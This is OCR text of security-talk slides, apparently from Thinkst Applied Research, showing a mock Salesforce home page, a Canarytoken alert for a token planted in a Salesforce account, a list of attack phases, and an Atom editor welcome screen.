



Page > Rich Text

Font | Size

Quick Actions:

- Export All Customer Data [Export]
- Export All Sales Data [Export]
- Something else illegal Sounding [Do it]


Closed
Goal
Closed + Open
Quick Actions:
Export All Customer Data [Export]
Export All Sales Data [Export]
Something else illegal Sounding [Do it]
News
Accenture Named Leader in IDC
IT Services Global Market Key Players


Activate Home Page Default
Set this page as the default Home page or assign it to specific profiles. Users see the default Home page unless they're assigned to profiles with access to a different Home page.
Set this page as the default Home page
Assign this Home page to specific profiles
Cancel
Next

Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 136.179.21.69.

Basic Details:

Channel	HTTP
Time	2017-07-26 00:41:50
Canarytoken	0vimnzu9ozeto6authskx1wcf
Token Reminder	Token added to Anna's Salesforce Account
Token Type	web
User Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/537.36

Canarytoken Management Details:

Manage this Canarytoken here
More info on this token here

Differences in:

- Footprinting;
- Exploitation;
- Post Exploitation;
- Persistence.

Not always where we expect

thinkst
applied research

Devices are (getting) harder
But boundaries are fuzzier

thinkst
applied research

Splitting of the Atom

ATOM

A hackable text editor
for the 21st Century

untitled | Telemetry Consent | Welcome | Welcome Guide

A hackable text editor for the 21st Century

For help, please visit


- The Atom docs for Guides and the API reference.
- The Atom forum at discuss.atom.io
- The Atom org. This is where all GitHub-created Atom packages can be found.


☑ Show Welcome Guide when opening Atom


atom.io ×

